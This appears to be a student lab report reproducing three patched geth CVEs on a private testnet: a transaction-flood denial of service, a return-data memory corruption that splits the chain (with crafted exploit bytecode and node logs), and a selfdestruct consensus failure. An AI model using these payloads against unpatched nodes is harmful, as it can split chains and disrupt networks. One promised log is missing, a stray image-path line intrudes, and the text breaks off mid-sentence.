Report

NB: - Since geth gets breaking changes almost every month, newer versions have a limit on the oldest version of geth it can connect to as a peer. i.e (If running geth 1.10.17, you cannot sync with a node running geth 1.9.13).

Vulnerability Details : CVE-2022-23328

Executing this consisted of 5 stages:

1. Generating random accounts.
2. Crediting the accounts with some ETH (1,000,000 ETH).
3. Spinning up multiple threads, each thread representing an account sending ETH.
4. Depositing 1 ETH to a 0 balance account.
5. Sending the 1 ETH from the account to another account with high gas fee.

Expectations

- The terminal running multiple threads simulating transactions currently returns a transaction hash for a successful transaction every 3-4 seconds (block time is 5 seconds). This should abruptly take longer than 5 seconds or return an error.
- The pendingTxs.js script when run initially shows 50 transactions in mempool. It should now show 5120 transactions.

Result running on Geth 1.10.17

- After spinning up 50 threads that submit 50 transactions every second, the geth version seems to be having a DDOS protection feature as any other request i.e. `web3.eth.getBalance()` returns `Error: Invalid JSON RPC response: ""`, which is the error returned by web3 when it tries to communicate to an unavailable server.
- I disconnected all nodes for about an hour, including the boot node and rerun the attack after. This time, web3 worked perfectly proving my claim that an “anti-DDOS” feature was added in geth.
- Out of all 5120 transactions, 866 returned a transaction receipt with the hash, hence, were successful. However, running `web3.eth.getTransaction(HASH)` returns null for all except the first one showing that although the transactions were successful, they were not included in a block.
- The mempool didn’t show any change, no delay in transaction execution.
- The results show that geth can handle this denial of service attack as the developers patched the bug.

Vulnerability Details : CVE-2021-39137

After execution of dataCopy, we copy `ret` into designated memory area (we’re copying a slice of memory over a slice of memory). This operation shifts the data in the source – the `ret`, hence, winding up with corrupted returndata.

Before the bug fix, ` instructions.go` file had:

```go
642 func opCall(pc *uint64, interpreter *EVMInterpreter, scope *ScopeContext) ([]byte, error) {
643     stack := scope.Stack
644     // Pop gas. The actual gas in interpreter.evm.callGasTemp.
645     // We can use this as a temporary value
646     temp := stack.pop()
647     gas := interpreter.evm.callGasTemp
648     // Pop other call parameters.
649     addr, value, inOffset, inSize, retOffset, retSize := stack.pop(), stack.pop(), stack.pop(), stack.pop(), stack.pop(), stack.pop
650     toAddr := common.Address(addr.Bytes20())
651     // Get the arguments from the memory.
652     args := scope.Memory.GetPtr(int64(inOffset.Uint64()), int64(inSize.Uint64()))
653 
654     var bigVal = big0
```

```go
653 
654     var bigVal = big0
655     //TODO: use uint256.Int instead of converting with toBig()
656     // By using big0 here, we save an alloc for the most common case (non-ether-transferring contract calls),
657     // but it would make more sense to extend the usage of uint256.Int
658     if !value.IsZero() {
659         gas += params.CallStipend
660         bigVal = value.ToBig()
661     }
662 
663     ret, returnGas, err := interpreter.evm.Call(scope.Contract, toAddr, args, gas, bigVal)
664 
665     if err != nil {
666         temp.Clear()
667     } else {
668         temp.SetOne()
669     }
670     stack.push(&temp)
671     if err == nil || err == ErrExecutionReverted {
672         scope.Memory.Set(retOffset.Uint64(), retSize.Uint64(), ret)
673     }
674     scope.Contract.Gas += returnGas
675 
676     return ret, nil
677 }
```

At line 672, the return value from the contract is copied to the given offset in memory (the offset is decided for in the contract evm bytecode). By having a malicious contract that makes the offset be part of the memory location holding the return value, the copy event will end up overwriting the correct return value. This will then lead to a different storage root hash and finally merkle root hash causing a chain split.

The flaw is very difficult to find. The attacker needs to figure out that it concerns the precompiles, specifically the datacopy and that it concerns `RETURNDATA` buffer rather than the regular memory, and lastly the special circumstances to trigger it (overlapping but shifted input/output).

Even with the difficulty of finding the bug, a successful attack was made at Ethereum mainnet block number (13107518), transaction hash: 0x1cb6fb36633d270edefc04d048145b4298e67b8aa82a9e5ec4aa1435dd770ce4 which caused a minority chain split (all clients running geth had a different merkle root hash compared to other client softwares written in different languages).

A memory corruption bug like this could have easily been avoided if return data memory address was made immutable when coding the EVM. Another fix would have been coding the EVM in Rust which would have never allowed an immutable and mutable value pointing to same memory location.

Expectations

- Vulnerable nodes obtain a different stateRoot when processing a maliciously crafted transaction leading to chain being split

Result

```
INFO [04-13|13:33:23.008] Skip duplicated bad block                number=10644 hash=8c0ab5..443eaf
ERROR[04-13|13:33:23.008]
########## BAD BLOCK #########
Chain config: {ChainID: 9984 Homestead: 0 DAO: <nil> DAOSupport: false EIP150: 0 EIP155: 0 EIP158: 0 Byzantium: 0 Constantinople: 0 Petersburg: 0 Istanbul: 0, M
uir Glacier: <nil>, Berlin: <nil>, London: <nil>, Engine: clique}

Number: 10644
Hash: 0x8c0ab549451395a48c9d7b56fe99221c45585615a5ba71864d0a9c2435443eaf
        0: cumulative: 75190 gas: 75190 contract: 0x23859333C9143B354D2ee5E2Ca8e5534DA1cE06a status: 1 tx: 0x91d76ff1604040aabd84b79a4671e8bd9ded4dff98addada35
49d0bc2f86a3ee logs: [] bloom: 000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000 state:


Error: invalid merkle root (remote: 0d115eadbbeddfbc69d0dce562c02df1b1cf9143265f6cad8306422425dceeef local: 931e979d0fc998f13647d78e0c5d67e1f88d21cbeb1515c6710e
e6dcd6f44712)
##############################
```

```
DEBUG[04-13|13:33:23.008] Downloaded item processing failed        number=10644 hash=8c0ab5..443eaf err="invalid merkle root (remote: 0d115eadbbeddfbc69d0dce562
c02df1b1cf9143265f6cad8306422425dceeef local: 931e979d0fc998f13647d78e0c5d67e1f88d21cbeb1515c6710ee6dcd6f44712)"
DEBUG[04-13|13:33:23.008] Synchronisation terminated               elapsed=4.611ms
WARN [04-13|13:33:23.008] Synchronisation failed, dropping peer    peer=f73f9b32edf105a409480aff8f897e6f66143d3001a85e51de86e721168ab4b7 err="retrieved hash cha
in is invalid: invalid merkle root (remote: 0d115eadbbeddfbc69d0dce562c02df1b1cf9143265f6cad8306422425dceeef local: 931e979d0fc998f13647d78e0c5d67e1f88d21cbeb15
15c6710ee6dcd6f44712)"
DEBUG[04-13|13:33:23.008] Message handling failed in `eth`         id=f73f9b32edf105a4 conn=dyndial        err=EOF
DEBUG[04-13|13:33:23.008] Removing Ethereum peer                   peer=f73f9b32 snap=true
DEBUG[04-13|13:33:23.008] Message handling failed in `snap`        peer=f73f9b32 err=EOF
DEBUG[04-13|13:33:23.008] Removing p2p peer                        peercount=3 id=f73f9b32edf105a4 duration=57.597s req=false err="useless peer"
DEBUG[04-13|13:33:23.507] Fetching single header                   id=5adf3a48fea732e8 conn=dyndial        hash=8771c9..ab5337
```

1 node was running geth 1.10.4 (Did not have the patch) while all other 4 nodes were running latest geth 1.10.17 (with patch). Once the transaction was submitted, it was announced to all other nodes and went through normal validation and execution in the evm. After it was added to a block in the `vulnerable node`, the block was rejected by all 4 nodes (No error was seen in the 4 nodes), and the `vulnerable node` disconnected from all peers since the merkle state root was not the same.

```
C:\Users\victo\WebstormProjects\year3project>node CVE-2021-39137.js
67 created
```

The javascript program sending the transaction never returned the transaction receipt but remained in a "deadlock". Note the javascript program was connected to the vulnerable node. The malicious transaction, however, was included in all 4 nodes at block 10644(Since it did not break any rules of the Ethereum protocol but exploited a memory vulnerability in the Go language implementation of ethereum). The vulnerable node went into an infinite loop of requesting headers, finding out the hashes don't match, printing Invalid merkle root error, disconnecting from a peer, reconnecting to the same peer and process continues.

To understand why this contract creation transaction caused the error, we will have to do reverse engineering on the evm bytecode or rather code a similar instance of the problem in solidity.

```
const createTransaction = await web3.eth.accounts.signTransaction(
        {
            from: MAIN_ADDR,
            gas: "402480",
            nonce,
            data:
"0x60016000536002600153600360025360046003536005600453600660055360066002600660006000600060047f7ef0367e633852132a0ebbf70eb714015dd44bc82e1e55a96ef1389c999c1
```

```
bcaf13d600060003e596000208055"
          },
          privateKey
     );
        var error = new Error(message);
                    ^

Error: Transaction was not mined within 750 seconds, please make sure your transaction was properly sent. Be aware that it might still be mined!
    at Object.TransactionError (C:\Users\victo\WebstormProjects\year3project\node_modules\web3-core-helpers\lib\errors.js:87:21)
    at C:\Users\victo\WebstormProjects\year3project\node_modules\web3-core-method\lib\index.js:419:49
    at runMicrotasks (<anonymous>)
    at processTicksAndRejections (node:internal/process/task_queues:96:5) {
  receipt: undefined
}

C:\Users\victo\WebstormProjects\year3project>
```

The javascript programmed returned an error after some time.

Vulnerability Details: CVE-2020-26265

A particular sequence of transactions could cause a consensus failure.

Tx 1:

sender invokes caller.

caller invokes 0xaa. 0xaa has 3 wei, does a self-destruct-to-self. caller does a 1 wei -call to 0xaa, who thereby has 1 wei (the code in 0xaa still executed, since the tx is still ongoing, but doesn't redo the selfdestruct, it takes a different path if callvalue is non-zero)

Tx 2:

sender does a 5-wei call to 0xaa. No exec (since no code).

This CVE had the most interesting finding. First, since it's part of a 2019 git commit, a naïve downloading geth from 2019 to simulate the attack would not work as the developers frequently introduced breaking changes. Another approach was cloning the repo, changing the function that contained the fix back to it's original and building geth from that.

This worked but the findings were not as expected. The altered geth node did report an invalid block where the error was, invalid gas used (remote: 22888 local: 53676) and as usual, all other 4 nodes continued with the chain while the altered node was left out.


Node 5 reported this error:

```
INFO [04-16|01:54:36.656] Skip duplicated bad block                number=23653 hash=9c3009..4043e0
ERROR[04-16|01:54:36.656]
########## BAD BLOCK #########
Chain config: {ChainID: 9984 Homestead: 0 DAO: <nil> DAOSupport: false EIP150: 0 EIP155: 0 EIP158: 0 Byzantium: 0 Constantinople: 0 Petersburg: 0 Istanbul: 0, M
uir Glacier: <nil>, Berlin: <nil>, London: <nil>, Arrow Glacier: <nil>, MergeFork: <nil>, Terminal TD: <nil>, Engine: clique}

Number: 23653
Hash: 0x9c30091bda0e007602e3569f74830162b684a9473fc74c4730d10b44aa4043e0
        0: cumulative: 53676 gas: 53676 contract: 0x0000000000000000000000000000000000000000 status: 1 tx: 0xd12112dfe80b646aa2cc31455e9cd52d7b3841ed6db0cf13e6
9fec7ca60972c4 logs: [0xc00225ae70] bloom: 000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000001000
0000020000000010000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000020000000004000000200200000200000000000
0000000000000000000000000000000000000000000000000000000000000000000002000000 state:


Error: invalid gas used (remote: 22888 local: 53676)
##############################
```

Node 1,2,3 and 4 reported this error:



Reason for the gas used error might be, re-execution of the SELFDESTRUCT opcode in the altered geth node while all other nodes execute it only once. Another finding was, executing the same solidity script in the latest geth version, didn't end up "selfdestructing" the contract as the test function still returned 123. This might be a bug in geth that this project discovered.

However, after executing `doAttack()`, trying to call any function in the target contract yielded an error